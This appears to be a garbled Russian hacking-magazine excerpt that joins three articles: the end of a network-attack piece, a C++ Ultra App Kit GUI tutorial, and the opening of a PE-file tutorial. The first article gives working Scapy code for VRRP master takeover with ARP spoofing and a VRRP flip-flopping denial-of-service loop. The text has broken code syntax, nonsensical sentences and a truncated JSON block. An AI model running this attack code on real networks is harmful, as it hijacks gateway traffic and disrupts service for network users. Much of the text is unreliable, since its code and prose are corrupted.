sniffer = AsyncSniffer(filter="ip proto 112", iface=interface, prn=
lambda x: None, stop_filter=vrrp_adv_reply, timeout=10)
sniffer.start()
```

Продолжение статьи →

БОЛЕВОЙ ШОК

ПИШЕМ СВОЙ СЕТЕВОЙ БАШИЛЛЕР НА PYTHON

Заявленный пакет VRRP попадает в функцию `vrrp_adv_rcply`, где мы уже будем брать с него информацию MAC- и IP-адреса, сортировать, какой у него приоритет: есть ли у него аутентификация и так далее.

```
def vrrp_adv_rcply(packet):
    # Если это VRRPv2
    if packet.haslayer(VRRP):
        virtual_mac = packet[Ether].src
        src_ip = packet[IP].src
        version = packet[VRRP].version
        virtual_rtid = packet[VRRP].vrid
        virtual_ip = packet[VRRP].addrlist
        advert_interval = packet[VRRP].adv

        priority = packet[VRRP].priority
        if priority == 255:
            output_priority = f'Ферма.RED}255 (мы){Ферма.GREEN}'
        else:
            output_priority = priority

        auth = packet[VRRP].authtype
        if auth == 1:
            auth_output = f'Ферма.RED}Plain Text (Temporarily unsupported){Ферма.GREEN}'
        elif auth == 2:
            output_auth = f'Ферма.RED}MD5 (Temporarily unsupported){Ферма.GREEN}'
        elif auth == 0:
            output_auth = "None"
        # Если установлен не максимальный приоритет и нет аутентификации, то отмечаем, что такой VRRP был замечен и этому первому производителю отправляем ссылку
        if priority < 255 and auth == 0:
            VRRPv2_without_auth_captured = True
```

Наконец, записываем в отдельные потоки самый старый собранный VRRP Advertisement, ARP и Gratuitous ARP:

```
if VRRPv2_without_auth_captured == True:
    ThreadTargeted(vrrp_packets, daemon=False).start()
    ThreadTargeted=grat_packets, daemon=False).start()
    ThreadTargeted=arp_frames, daemon=False).start()

def send_vrrp_packets():
    total = 0
    try:
        while True:
            fake_vrrp_advertisement = Ether(src=virtual_mac, dst="01:00:5e:00:00:12") / \
                                      IP(dst="224.0.0.18", ttl=255) / \
                                      VRRP(version=3, type=7, vrid=virtual_rtid, priority=255, authtype=0, \
                                           adv=advert_interval, addrlist=virtual_ip)
            send(fake_vrrp_advertisement, iface=interface, count=1, verbose=False)
            total += 1
            print(f'Ферма.GREEN # {total}" [+] Sent spoofed VRRP Advertisement packets: {total}', end="\r")
            time.sleep(advert_interval)
    except KeyboardInterrupt:
        pass
```

И последним фрагмент, где мы отправляем VRRP-пустышку будем отвечать на ARP-запросы для целей:

```
def send_arp_frames():
    def packet_analyzer(packet):
        if packet[ARP].hwsrc != virtual_mac and packet[ARP].pdst in virtual_ip:
            client_mac = packet[Ether].src
            client_ip = packet[ARP].psrc

            arp_response = Ether(src=virtual_mac, dst=client_mac) / ARP(op=2, hwsrc=virtual_mac, hwdst=client_mac, psrc=virtual_ip, pdst=client_ip)
            send(arp_response, iface=interface, count=1, verbose=False)

    sniffer = AsyncSniffer(filter="arp", iface=interface, prn=packet_analyzer)
    sniffer.start()
```

Для этого мы запускали прослушивание, захватывая ARP-реквесты и отправляя ответы.

Время смотреть на результаты. До запуска атаки и вывел на экран информацию о VRRP-на мастер-роутере:

И таблицу MAC-адресов на коммутаторе:

Роутеру, к которому мы только что отобрали роль мастера, в консоль прилетело уведомление, что он больше не Master:

И снова отображаем информацию о VRRP на уже бывшем мастер-роутере:

Видим, что роутер стал бэкапом для 30-й группы, а Master теперь роутер с IP 192.168.30.184. Отображаемая выше для таблица MAC-адресов и видим, что теперь Master VRRP находится за другим портом после получения от него Gratuitous ARP:

Вот мы выглядит процесс смены мастер-роутера через окно Wireshark. Новый Master просто начинает отправлять VRRP Advertisement с нажимным приоритетом:

И отправкой ARP-ответов о Gratuitous ARP тоже все в порядке:

VRRP FLIP-FLOPPING

Последняя атака, о которой я тебе расскажу сегодня, — VRRP Flip-Flopping. Она заключается в том, чтобы постоянно вызывать смену мастер-маршрутизатора в группе VRRP. В результате вычислительный IP-адрес (шлюз) постоянно «прыгает» между активными маршрутизаторами и подделками, что приводит к нестабильности сетевого доступа и перегрузу сети.

Как это реализовать технически? Все с помощью того же Scapy. Нам нужно будет только написать несколько строчек кода, как в 2-х слов. Начну просто напросто по очереди отправлять поддельные VRRP Advertisement с максимальным приоритетом, чтобы сделать себя мастером. Для этого:

• Мы определяем поддельный VRRP Advertisement с приоритетом 255, выбирая текущий мастер-роутер отказаться от своей роли и стать бэкапом.

• Почти сразу же отправляем сообщение VRRP Advertisement с приоритетом 0. Это самое сообщение бэкап-роутер, что мы больше не намерены быть мастером и что ему нужно выходить. Вот DOWN! Итого, в следующем фрагменте будет роль мастера на себя.

• Повторяем упражнение снова и снова.

Давай запустим атаку VRRP Flip-Flopping! Опять же никаких дополнительных параметров указывать не нужно:

Здесь временные отрезочки такие же, как и в предыдущей атаке — только версия 2 и без аутентификации. Ну и интервалы между пакетами 0.22 секунды, что максимально короткие, то уже... Если же просто в сети нет VRRP-роутера, то об этом узнаешь.

Поехали!

Начало куда здесь абсолютно такое же, как и для атаки VRRP Takeover, — слушаем сеть, запоминаем параметры найденного VRRP-роутера:

```
VRRPv2_without_auth_captured = False # Не захвачен
def vrrp_adv_rcply(packet):
    if packet.haslayer(VRRP): # Если это VRRPv2
        virtual_mac = packet[Ether].src
        src_ip = packet[IP].src
        version = packet[VRRP].version
        virtual_rtid = packet[VRRP].vrid
        virtual_ip = packet[VRRP].addrlist
        advert_interval = packet[VRRP].adv

        priority = packet[VRRP].priority
        if priority == 255:
            output_priority = f'Ферма.RED}255 (мы){Ферма.GREEN}'
        else:
            output_priority = priority

        auth = packet[VRRP].authtype
        if auth == 1:
            auth_output = f'Ферма.RED}Plain Text (Temporarily unsupported){Ферма.GREEN}'
        elif auth == 2:
            output_auth = f'Ферма.RED}MD5 (Temporarily unsupported){Ферма.GREEN}'
        elif auth == 0:
            output_auth = "None"
        sniffer = AsyncSniffer(filter="ip proto 112", iface=interface, prn=lambda x: None, stop_filter=vrrp_adv_rcply, timeout=10)
        sniffer.start()
```

Если все в порядке, проходим в условие:

```
if priority < 255 and auth == 0:
    VRRPv2_without_auth_captured = True
```

В бесконечном цикле запускаем отправку пакетов VRRP с максимальным и минимальным приоритетом:

```
if VRRPv2_without_auth_captured == True:
    try:
        total = 0
        while True:
            fake_VRRP_Adv_with_MAX_prio = Ether(src=virtual_mac, dst="01:00:5e:00:00:12") / \
                                          IP(dst="224.0.0.18", ttl=255) / \
                                          VRRP(version=2, type=1, vrid=virtual_rtid, priority=255, authtype=0, advert_interval=advert_interval, addrlist=virtual_ip)
            send(fake_VRRP_Adv_with_MAX_prio, iface=interface, count=1, verbose=False)
            time.sleep(1)
            fake_VRRP_Adv_with_MIN_prio = Ether(src=virtual_mac, dst="01:00:5e:00:00:12") / \
                                          IP(dst="224.0.0.18", ttl=255) / \
                                          VRRP(version=2, type=1, vrid=virtual_rtid, priority=0, authtype=0, advert_interval=advert_interval, addrlist=virtual_ip)
            send(fake_VRRP_Adv_with_MIN_prio, iface=interface, count=1, verbose=False)
            time.sleep(1)
            total += 2
            print(f'Ферма.GREEN # {" [+] Sent VRRP Advertisement with modified priority value: {total}', end="\r")
```

Вот и всё! Давай посмотрим, что у нас происходит в сети. Зайдем на наш роутер:

Наш роутер по Master, то Backup — не может никак определиться! Отобразим состояние VRRP:

Здесь сегодня аналогичная, роутер прыгает между состояниями Master и Backup с задержкой почти равной пакетов и неопределенное соединение. А что же скажет Wireshark?

Это тот самый отправленный нами пакет VRRP с максимальным приоритетом. Сразу же отправляем VRRP-пакет с минимальным приоритетом:

И тут же роутер, который изначально был мастером, снова берет роль мастера себе и отправляет VRRP-пакет с приоритетом 256:

Ну и дальше по тексту почитай — ситуация повторяется до тех пор, пока ты не нажмешь Ctrl-C.

ВЫВОДЫ

Подведем итоги. Нам удалось:

• Реализовать поддельные фальшивые маршрутов EIGRP для переполнения таблицы маршрутизации целевого маршрутизатора.

• Имитировать подключение большого количества несуществующих сосредоточенных OSPF, что заставляет маршрутизатор расходовать ресурсы на обработку соседних почтовых соединений.

• Перехватить роль активного маршрутизатора в группе VRRP.

• Предотвратить восстановление нормальной работы сети.

Главный вывод из проделанной работы: многие критически важные сетевые протоколы изначально проектировались в расчете на доверенную среду. Отсутствие минимальных защит делает их мишенью для атак.

Защита, как показывает практика, требует системного подхода: регулярно тщательно проводить и настройки и сегментирование сети и оценить важность постоянного мониторинга аномальной активности. ✖

ULTRA APP KIT

Пишем программы на новом кросс-платформенном фреймворке

В этой статье посмотрим и испытаем на реальных задачах библиотеку Ultra App Kit. Это современный кросс-платформенный фреймворк для C++, который позволяет писать оконные приложения и широко применяет последние стандарты C++14 и C++17. С ним удобно использовать интеллектуальные указатели и другие возможности современных «плюсов».

Юрий "yurembo" Язев
Программист, разработчик видеоигр, независимый исследователь
t2d-dev.ru

В октябре 2025 года вышла финальная версия игрового движка Ultra Engine (предыдущие пару лет он находился в раннем доступе). Но речь пойдет не о нем. Побочным продуктом его разработки стала библиотека визуальных компонентов Ultra App Kit, используемая в самом движке для построения пользовательского интерфейса.

Я давно слежу за разработкой этого движка и творчеством ее ведущего разработчика Джоша Клинта. Сначала библиотека стоила денег, но теперь игровую составляющую продали, а Ultra App Kit сделали бесплатной. Ultra Engine же, судя по инсайдерской информации, переименуют в Leadwerks 5.


Ultra App Kit — это простой в использовании SDK для создания новомодного интерфейса в темных тонах.

INFO

После того как Apple прекратила поддержку бинарного формата исполняемых файлов x86-64 в macOS, лаунчер SDK перестал запускаться, так что в данный момент фреймворк кросс-платформенный не в полной мере. Однако SDK можно самостоятельно прикрутить к компилятору и все же использовать в новых версиях macOS на процессорах серии M.

Перед накатыванием SDK позаботься о том, чтобы у тебя был Visual Studio, — чтобы было на что накатывать. Я буду использовать версию 2022, но с тем же успехом можно взять Visual Studio 2019 или 2026, если тебя соблазнил Copilot.


Сама Ultra App Kit ставится из Steam (сказывается игровое прошлое). В Windows и macOS Catalina установщик автоматом прописывает пути компилятора к библиотекам и заголовочным файлам. Дальше работу SDK буду демонстрировать в Windows.



Страница загрузки Ultra App Kit в Steam

СОЗДАЕМ ПРИЛОЖЕНИЕ НА ULTRA APP KIT

После запуска установленной программы на экране появится окно лаунчера. На вкладке Projects ты можешь создать проект, открыть имеющийся или импортировать. На вкладке Learn можно получить доступ к документации на сайте разработчика.




Лаунчер Ultra App Kit для создания программ

INFO

Если вместо лаунчера ты видишь окно для ввода логина и пароля, проверь, не заблокирован ли каким-либо образом доступ в интернет.

Создание проекта происходит обычно, надо лишь указать имя и расположение нового приложения.



Задание расположения создаваемого проекта

После этого дополнительный пункт, связанный с созданным проектом, будет добавлен в список в окне лаунчера. Вместе с этим откроется окно проводника, в нем отобразится содержимое папки сгенерированного проекта, откуда в Visual Studio можно открыть файл решения.


Разбираем код типового приложения

Типичное приложение, не считая внешних зависимостей, состоит из двух файлов: `main.cpp` и `UltraEngine.cpp`. В последнем — лишь включение заголовочного файла `UltraEngine.h`. Все действо разворачивается в первом. По своей структуре и принципам исполнения содержимое похоже на классическое приложение для Windows: в точке входа — функции `wWinMain` запускается бесконечный цикл для обработки поступающих от операционной системы сообщений.

Типичная функция wWinMain классического приложения Windows

Код Ultra App:

```
#include "UltraEngine.h"

using namespace UltraEngine;

int main(int argc, const char* argv[])
{
    // Получить от системы все подключенные мониторы
    auto displays = GetDisplays();

    // Создание окна приложения
    auto window = CreateWindow("Ultra Engine", 0, 0, 800, 600,
displays[0], WINDOW_TITLEBAR | WINDOW_RESIZABLE | WINDOW_CENTER);

    // Создать пользовательский интерфейс
    auto ui = CreateInterface(window);

    // Получить размер области для размещения виджетов
    auto sz = ui->root->GetSize();
    // Создать виджет — вертикальный список
    auto listbox = CreateListBox(20, 20, sz.x - 40, sz.y - 40, ui->
root);
    // Добавить первый элемент и сделать его активным
    listbox->AddItem("Item 1", true);
    // Добавить остальные пять элементов
    listbox->AddItem("Item 2");
    listbox->AddItem("Item 3");
    listbox->AddItem("Item 4");
    listbox->AddItem("Item 5");
    listbox->AddItem("Item 6");
    // Закрепить края списка
    listbox->SetLayout(1,1,1,1);

    // Бесконечный цикл обработки событий
    while (true)
    {
        const Event ev = WaitEvent();
        switch (ev.id)
        {
            // Событие вызывается при двойном нажатии
            case EVENT_WIDGETACTION:
                Print("Item " + String(ev.data) + " action");
                break;
            // Событие вызывается при одиночном нажатии
            case EVENT_WIDGETSELECT:
                Print("Item " + String(ev.data) +" selected");
                break;
            // Событие происходит при выходе из приложения
            case EVENT_QUIT:
            // Событие происходит при закрытии окна приложения
            case EVENT_WINDOWCLOSE:
                return 0;
                break;
            default: break;
        }
    }
    return 0;
}
```



Стандартное приложение для Windows

Код приложения очень прямолинейный: все элементы, составляющие окно, описываются (создаются) сверху вниз, а в конце крутится бесконечный цикл.

После запуска и инициализации приложения вызывается функция `GetDisplays`, которая возвращает вектор объектов класса `Display`. Объект этого класса предоставляет параметры монитора. К компьютеру в наше время их может быть подключено несколько.

Следом вызывается функция `CreateWindow`, она создает окно и возвращает указатель на объект класса `Window`. В параметрах она получает: заголовок окна, расположение окна по осям x и y, ширину, высоту, полученный на прошлом шаге объект класса `Display` (дисплей, на котором отобразится окно — обычно выбирается главный монитор под номером ноль), а также список флагов для определения стиля окна: `WINDOW_CENTER` — центрировать окно, `WINDOW_RESIZABLE` — возможность изменять размер окна, `WINDOW_TITLEBAR` — наличие у окна строки заголовка.


Функция `CreateInterface` в качестве параметра получает созданный на прошлом шаге объект окна, сама создает интерфейс и возвращает его, обернутый в объект `Interface`. Затем с помощью функции `CreateListBox` создается вертикальный список элементов. Она получает следующие параметры: положение по осям X и Y, ширину, высоту, виджет-родитель.

Далее при помощи метода `AddItem` в объект-список добавляются шесть элементов. Этот метод в качестве первого параметра получает надпись на элементе, второй, необязательный булев параметр определяет активность элемента — его выделение особым цветом.

Метод `SetLayout` позволяет определить поведение компонента (в нашем случае списка элементов) при изменении размеров родительского окна. В данном случае метод «приклеивает» расположение компонента к текущим координатам окна. Таким образом список элементов будет менять свой размер при изменении размеров окна.


После этого запускается бесконечный цикл для отлова происходящих событий. Во время щелчка или двойного щелчка по элементу в консоли отладки соответственно выводится текст: «Item 4 selected» — в первом случае и «Item 4 action» — во втором. Номер, следующий за `Item`, соответствует порядковому номеру элемента (счет с нуля).

В бесконечном цикле из очереди последовательно выбираются помещенные туда события (сообщения), начиная с самого старого, если их несколько. Затем каждое из них обрабатывается в соответствующем обработчике.



Игровой движок Ultra Engine, пользовательский интерфейс которого создан с помощью Ultra App Kit

Сообщения

Общение (передача информации) между компонентами (в том числе реакция на события) происходит посредством передачи сообщений. Обрати внимание: в приложениях, использующих Ultra App Kit, используется собственная очередь событий, не имеющая отношения к очереди событий Win32 API.



Обработка очереди Ultra App Kit



Обработка очереди Win32 API

Чтобы пристально разглядеть событийный механизм Ultra App Kit, разработаем простое приложение. Ниже показан код функции `main`:

```
int main(int argc, const char* argv[])
{
    // Получить подключенные экраны
    auto displays = GetDisplays();

    // Создать окно
    auto window = CreateWindow("Ultra Engine", 0, 0, 400, 400,
displays[0]);

    // Создать пользовательский интерфейс
    auto ui = CreateInterface(window);

    // Получить размеры пользовательского интерфейса
    iVec2 sz = ui->background->ClientSize();

    // Создать первую кнопку
auto button1 = CreateButton("Push", sz.x / 2 - 75, sz.y / 2 - 30, 150
, 30, ui->background);

// Создать вторую кнопку
auto button2 = CreateButton("Close", sz.x / 2 - 75, sz.y / 2 + 30,
150, 30, ui->background);

// Скрыть вторую кнопку с глаз долой
button2->Hide();

// Подписываемся на событие нажатия первой кнопки
ListenEvent(EVENT_WIDGETACTION, button1, EventCallback, button2);

// Подписываемся на событие нажатия второй кнопки
ListenEvent(EVENT_WIDGETACTION, button2, CloseWin, window);

    while (true)
    {
        const Event ev = WaitEvent();
        switch (ev.id)
        {
            case EVENT_WINDOWCLOSE:
                if (ev.source == window)
                {
                    return 0;
                }
            break;
        }
    }
    return 0;
}
```

Кроме непосредственного извлечения произошедших событий из очереди событий в бесконечном цикле, можно явным образом подписаться на определенное событие, приходящее от заданного объекта, и передать это событие на обработку в отдельную функцию.


Но прежде рассмотрим параметры функции `CreateButton`:

- первый параметр — надпись на кнопке;
- второй — положение кнопки по оси X;
- третий — положение кнопки по оси Y;
- ширина кнопки;
- высота кнопки;
- компонент-родитель;
- опциональный параметр, задающий стиль кнопки.

Последний параметр может быть описан одним стилем или комбинацией из нескольких: `BUTTON_CANCEL`, `BUTTON_CHECKBOX`, `BUTTON_RADIO`, `BUTTON_OK`, `BUTTON_TOGGLE`, `BUTTON_TOOLBAR`.

После создания второй кнопки следует интересующая нас в данный момент функция включения прослушки: `ListenEvent(EVENT_WIDGETACTION, button1, EventCallback, button2);`. Функция `ListenEvent` в качестве параметров получает:

- идентификатор события, которое следует прослушивать. `EVENT_WIDGETACTION` возникает в момент выполнения операции над виджетом. В файле `Enum.h` приведены все возможные идентификаторы событий;
- прослушиваемый объект, от которого ожидается событие, — в нашем случае это `button1`;
- функцию — обработчик события. Она представляет собой функцию обратного вызова, принимает два параметра: `const Event& ev` — объект, описывающий произошедшее событие, `shared_ptr<Object> extra` — объект, передаваемый в качестве четвертого параметра функции `ListenEvent` (об этом ниже). Функция может иметь любое имя и возвращает булево значение. То есть, если она вернет отрицательное значение, никакое событие не будет добавлено в очередь событий и обработчик больше не будет вызываться в ответ на событие. Мы этим параметром передаем `EventCallback`;
- опциональный параметр представляет собой дополнительный объект, передаваемый в функцию-обработчик, у нас это `button2`.



Идентификаторы событий в Ultra App Kit

Рассмотрим функцию обратного вызова `EventCallback`, объявляемую перед `main`:

```
bool EventCallback(const Event& ev, shared_ptr<Object> extra)
{
    auto button = extra->As<Button>();
    button->Show();
    return true;
}
```

Продолжение статьи →

ULTRA APP KIT

ПИШЕМ ПРОГРАММЫ НА НОВОМ КРОСС-ПЛАТФОРМЕННОМ ФРЕЙМВОРКЕ

Обрати внимание: функция всегда возвращает положительное значение. В ее первой строке полученный указатель на объект фундаментального класса `Object` преобразуется в указатель на виджет `Button`. Класс `Widget` — предок для всех основных компонентов UI. Во второй строке `button2` делается видимым.

Вернемся в функцию `main`, откуда выпрыгнули. Здесь видим примерно еще одного собрата — `ListEventEvent(EVENT_WIDGETACTION, button2, CloseWin, window);`. Очевидно, что при щелчке по второй кнопке вызывается функция обратного вызова `CloseWin` из первого параметром передается указатель на главное окно приложения:

```
bool CloseWin(const Event& ev, shared_ptr<Object> extra)
{
    auto window = extra->As<Window>();
    EmitEvent(EVENT_WINDOWCLOSE, window);
    return true;
}
```

В первой строке функции `CloseWin` второй параметр преобразуется к указателю на объект `Window` «ни о переменных» бы. Затем с помощью функции `EmitEvent` из Ultra App Kit в очередь событий добавляется идентификатор события `EVENT_WINDOWCLOSE` (все первый параметр). Он создает с необходимостью закрыть окно. Функция `CloseWin` из параметров передается указатель на главное окно приложения.

Вместо отдельного слушателя события `EVENT_WINDOWCLOSE`, который мог бы на него отреагировать, в нашей программе в бесконечном цикле программы ищем и ожидаем это событие. Выложив его в очередь, приложение сразу закроется:

```
    ...
    case EVENT_WINDOWCLOSE:
    if (ev.source == window)
    {
        return 0;
    }
    ...
```

Вот такой нитуй особенный механизм в Ultra App Kit. Ты, возможно, спросишь: «нужен стандартного собственного механизма операционной системы было недостаточно?

Как я говорил, Ultra App Kit была часть частью Ultra Engine, а тот, помимо C++, поддерживает ориентированный язык. Ты в нем отправка и получение сообщений с использованием стандартных механизмов `EmitEvent` и `WaitEvent`. Разработчики решили добавить подобный механизм в C++ для удобства написания скрипта. А Ultra App Kit оставили только сильный механизм.

ДРУГИЕ ВИЗУАЛЬНЫЕ КОМПОНЕНТЫ

Набор визуальных компонентов Ultra App Kit не ограничивается окнами, размещаемыми кнопок и `ScrollPanel`. Он содержит все основные компоненты. Которые могут понадобиться для создания полноценного пользовательского интерфейса. Давай рассмотрим их поближе, так и немедленным опробуем.

Мы уже успели познакомиться с объектами класса `Button` и `ListBox`. Оба этих класса, равно как и прочие визуальные компоненты, предназначены для размещения в окне `Window`. Они наследуются от класса `Widget`. Поэтому все, что умеет последний, умеют его производные.

Label

Ни одна библиотека визуальных компонентов не обходится без текстовой метки. И конечно, в Ultra App Kit все тоже есть. В текущем примере в Edge применяем конечные имена классов к своим указателям, чтобы было очевиднее. Для создания надписи служит `CreateLabel`. Затем к полученному `auto` на так полученное не совсем очевидно. В следующем коде создаются две текстовые метки:

```
Label* label1 = dynamic_cast<Label*>(CreateLabel("Label", 20, 20, 120, 30, ui->root).get());
Label* label2 = dynamic_cast<Label*>(CreateLabel("Border Label", 20, 50, 120, 30, ui->root,    LABEL_BORDER | LABEL_CENTER | LABEL_MIDDLE ).get());
```

Первые шесть параметров функции `CreateLabel` надеюсь, положение по оси X, положение по оси Y, ширина, высота, родительский компонент. Во втором случае используются седьмой — специальный параметр, задающий стиль текстовой метки.

Функция `CreateLabel` возвращает интеллектуальный указатель `shared_ptr` на объект родительского класса `Widget` (очевидно, для удобства использования, поэтому и из этого указателя вызываю `get`. который возвращает обычный указатель). Затем я с помощью `dynamic_cast` применяю неизвестное приведение класса от `Widget` с `Label`.

Slider

Ползунок бывает нескольких видов: линейка прокрутки, шаговый механизм, ограничивающий шаг (`SCROLLBAR_STEP`) и `TRACKBAR`. Вдобавок все виды полунка могут быть как вертикальными, так и горизонтальными. Прежде примера создания ползунков стоит при помощи с использованием ключевого слова `auto`. с ним код заметно более коротай:

```
auto sliderl = CreateSlider(10, 10, 200, 30, ui->root,
SLIDER_SCROLLBAR);
auto slider2 = CreateSlider(10, 10 + 50, 200, 30, ui->root,
SLIDER_TRACKBAR);
auto slider3 = CreateSlider(10, 10 + 50 * 2, 30, 30, ui->root,
SLIDER_STEPPER | SLIDER_VERTICAL);
```

И не нужны никакие преобразования. Параметры функции `CreateSlider` координаты X, Y, ширина, высота, компонент-владелец, тип ползунка.

ProgressBar и Timer

Расскажу еще два компонента, которые по отдельности не представляют интереса. Естественный сценарий `ProgressBar` заполняется по мере того `Timer` обычно включен. `Timer` — невидимый компонент, следовательно, он родитель не нужен `Widget`, а просто `Object`.

```
auto progressBar= CreateProgressBar(20, (sz.y - 30) / 2, sz.x - 40, 30, ui->root);
progressBar->SetProgress(0.0f);
auto progressTimer = CreateTimer(50);
progressTimer->AddEvent(TIMEREVENT, progressTimer, UpdateProgress, progressBar);
```

Надеюсь, думая предыдущими примерами мне удалось показать тебе полную ясно. Но так сложно, ага.

Итак, в первой строке функция `CreateProgressBar` создает этот самый индикатор прогресса. В качестве параметров функция получает: координаты X, Y, компонента, ширину, высоту, родительский виджет.

Во второй строке устанавливается значение прогресса.

В третьей строке создается `Timer`. Параметром методу `CreateTimer` передается частота обновления компонента — 50 миллисекунд. То есть периодически через установленное количество миллисекунд будет вызываться событие `TIMEPTICK` таймера.

В четвертой строке к событию `EVENT_TIMERTICK` создаваемого ранее таймера — `progressTimer` привязывается функция обратного вызова `UpdateProgress`. Рассмотрим ее:

```
bool UpdateProgress(const Event& e, shared_ptr<Object> extra)
{
    auto progressBar = extra->As<Widget>();
    progressBar->SetProgress(Mod(float(e.data) / 20.0f, 1.0f));
    return true;
}
```

Сначала параметр — указатель на `Object` преобразуется в указатель на `Widget` (получается из параметра `ProgressBar`). Далее выражение `Mod( float(e.data) / 20.0f, 1.0f)` всегда возвращает значение от нуля до единицы. Именно его `SetProgress` и передает `ProgressBar` для заполнения последнего получает число от нуля до единицы. Поэтому с течением времени наш прогресс-бар заполняется до максимума и сбрасывается до нуля снова и снова.

Индикатор прогресса

Interface

Хотя объект класса `Interface` наследуется от `Object` и кажется совсем простеньким, только предоставляющим опору визуальным компонентам, на самом деле он куда круче. Он способен сделать макет изменить цветовую гамму всего приложения.

В Ultra App Kit каждый графический элемент имеет свою цветовую раскраску. Под элементами в данном контексте я понимаю базовые блоки, из которых состоит виджеты. Среди них можно выделить границу элемента, границу меню, цвет выделения и цвет выделенного текста. Затем, полоски, стрелки, составляющие полоски, фоновый цвет полунка, фоновый цвет окна и прочие детали.

Всеми этими элементами управляет объект класса `Interface`. У него есть метод `LoadColorScheme`. с помощью которого он за раз может загрузить определенную цветовую схему элемента окна приложения. Эти данные хранятся в JSON. Вот, к примеру, строчка из цветового проекта:

```
"background": "#333333",
```

Давай изучим тестовую программу, которая загружает JSON со светлой и темной темами с гитхаба разработчиков.

Скачанный JSON она задаю выводит в текстовое поле. По нажатию окно приложения в Ultra App Kit имеет темную тему. Нажатием соответствующей кнопки в приложении можно загрузить желаемую тему расцветки.

UI showcase
Dark Theme
Light Theme
{
"colorScheme": {
"background": "#333333",
"foreground": "#CCCCCC",
"focusBorder": "#0078D4",
"selectionBackground": "#0078D4",
"selectionForeground": "#FFFFFF",
"selectionInactiveBackground": "#3A3D41",
"widgetShadow": "#000000",
"inputBackground": "#3C3C3C",
"inputForeground": "#CCCCCC",
"inputBorder": "#3C3C3C",
"inputPlaceholderForeground": "#A6A6A6",
"dropdownBackground": "#3C3C3C",
"dropdownForeground": "#CCCCCC",
"dropdownBorder": "#3C3C3C",
"listFocusBackground": "#062F4A",
"listFocusForeground": "#FFFFFF",
"listActiveSelectionBackground": "#0078D4",
"listActiveSelectionForeground": "#FFFFFF",
"listInactiveSelectionBackground": "#3A3D41",
"listInactiveSelectionForeground": "#FFFFFF",
"listHoverBackground": "#2A2D2E",
"listHoverForeground": "#FFFFFF",
"listDropBackground": "#062F4A",
"activityBarBackground": "#333333",
"activityBarForeground": "#FFFFFF",
"activityBarInactiveForeground": "#858585",
"activityBarBorder": "#333333",
"activityBarActiveBorder": "#FFFFFF",
"activityBarActiveBackground": "#333333",
"activityBarBadgeBackground": "#0078D4",
"activityBarBadgeForeground": "#FFFFFF",
"sideBarBackground": "#252526",
"sideBarForeground": "#CCCCCC",
"sideBarBorder": "#252526",
"sideBarTitleForeground": "#BBBBBB",
"sideBarSectionHeaderBackground": "#252526",
"sideBarSectionHeaderForeground": "#CCCCCC",
"sideBarSectionHeaderBorder": "#252526",
"editorBackground": "#1E1E1E",
"editorForeground": "#CCCCCC",
"editorLineHighlightBackground": "#282828",
"editorLineHighlightBorder": "#282828",
"editorRangeHighlightBackground": "#FFFFFF0B",
"editorRangeHighlightBorder": "#FFFFFF0B",
"editorSelectionBackground": "#264F78",
"editorSelectionHighlightBackground": "#ADD6FF26",
"editorWordHighlightBackground": "#575757B8",
"editorWordHighlightStrongBackground": "#004972B8",
"editorFindMatchBackground": "#9E6A03",
"editorFindMatchHighlightBackground": "#EA5C0055",
"editorFindRangeHighlightBackground": "#3A3D4166",
"editorFindMatchBorder": "#9E6A03",
"editorFindMatchHighlightBorder": "#EA5C0055",
"editorHoverHighlightBackground": "#264F78",
"editorHoverBackground": "#252526",
"editorHoverForeground": "#CCCCCC",
"editorHoverBorder": "#454545",
"editorActiveLinkForeground": "#0078D4",
"editorInlayHintBackground": "#4D4D4D",
"editorInlayHintForeground": "#FFFFFF",
"editorInlayHintTypeBackground": "#4D4D4D",
"editorInlayHintTypeForeground": "#FFFFFF",
"editorInlayHintParameterBackground": "#4D4D4D",
"editorInlayHintParameterForeground": "#FFFFFF",
"editorLightBulbForeground": "#FFCC00",
"editorLightBulbAutoFixForeground": "#75BEFF",
"editorSnippetTabstopHighlightBackground": "#7C7C7C4D",
"editorSnippetTabstopHighlightBorder": "#7C7C7C4D",
"editorSnippetFinalTabstopHighlightBackground": "#525252",
"editorSnippetFinalTabstopHighlightBorder": "#525252",
"diffEditorInsertedTextBackground": "#9BB95533",
"diffEditorInsertedTextBorder": "#9BB95533",
"diffEditorRemovedTextBackground": "#FF000033",
"diffEditorRemovedTextBorder": "#FF000033",
"diffEditorInsertedLineBackground": "#9BB95533",
"diffEditorRemovedLineBackground": "#FF000033",
"diffEditorDiagonalFill": "#CCCCCC33",
"listFilterWidgetBackground": "#053B74",
"listFilterWidgetOutline": "#0078D4",
"listFilterWidgetNoMatchesOutline": "#BE1100",
"listFilterWidgetShadow": "#000000",
"treeIndentGuidesStroke": "#585858",
"tree2ChildIndentGuidesStroke": "#A9A9A9",
"editorWhitespaces": "#E3E4E229",
"editorIndentGuide1Background": "#404040",
"editorIndentGuide2Background": "#404040",
"editorIndentGuide1Background": "#707070",
"editorIndentGuide2Background": "#707070",
"editorCursorForeground": "#AEAFAD",
"editorMultiCursorPrimaryForeground": "#AEAFAD",
"editorMultiCursorSecondaryForeground": "#AEAFAD",
"editorLineNumberForeground": "#858585",
"editorActiveLineNumberForeground": "#C6C6C6",
"editorLineNumberActiveForeground": "#C6C6C6",
"editorLineNumberDimmedForeground": "#C6C6C6",
"editorLineNumberHighlightForeground": "#C6C6C6",
"editorLineNumberHighlightActiveForeground": "#C6C6C6",
"editorLineNumberDimmedActiveForeground": "#C6C6C6",
"editorLineNumberHighlightDimmedForeground": "#C6C6C6",
"editorLineNumberHighlightDimmedActive

БИНАРЬ СВОИМИ РУКАМИ

Делаем PE-файл с оконным приложением Windows

Сегодня мы окунемся вглубь исполняемых файлов и изучим на практике, как устроены программы в Windows. Я постараюсь подробно расписать структуру PE-файлов, а затем напишем с нуля простенькую программу прямо в Hex-редакторе.

DonBass
kostyaandusev@yandex.ru

ЧТО ТАКОЕ PE-ФАЙЛ

Portable Executable (переносимый исполняемый файл) — это официальное название формата файлов .exe, .dll и .sys для Windows. Слово portable здесь означает переносимость формата между разными версиями Windows и разными архитектурами процессоров. Ну а слово executable говорит нам о том, что этот файл содержит в себе инструкции для процессора, которые он будет послушно исполнять.

СОЗДАНИЕ ЗАГОТОВКИ

Наша программа будет довольно простой: мы немного подергаем Windows за ее API и попросим вывести диалоговое окошко с заголовком «Wake up, Neo...» и надписью «The Matrix has you...».


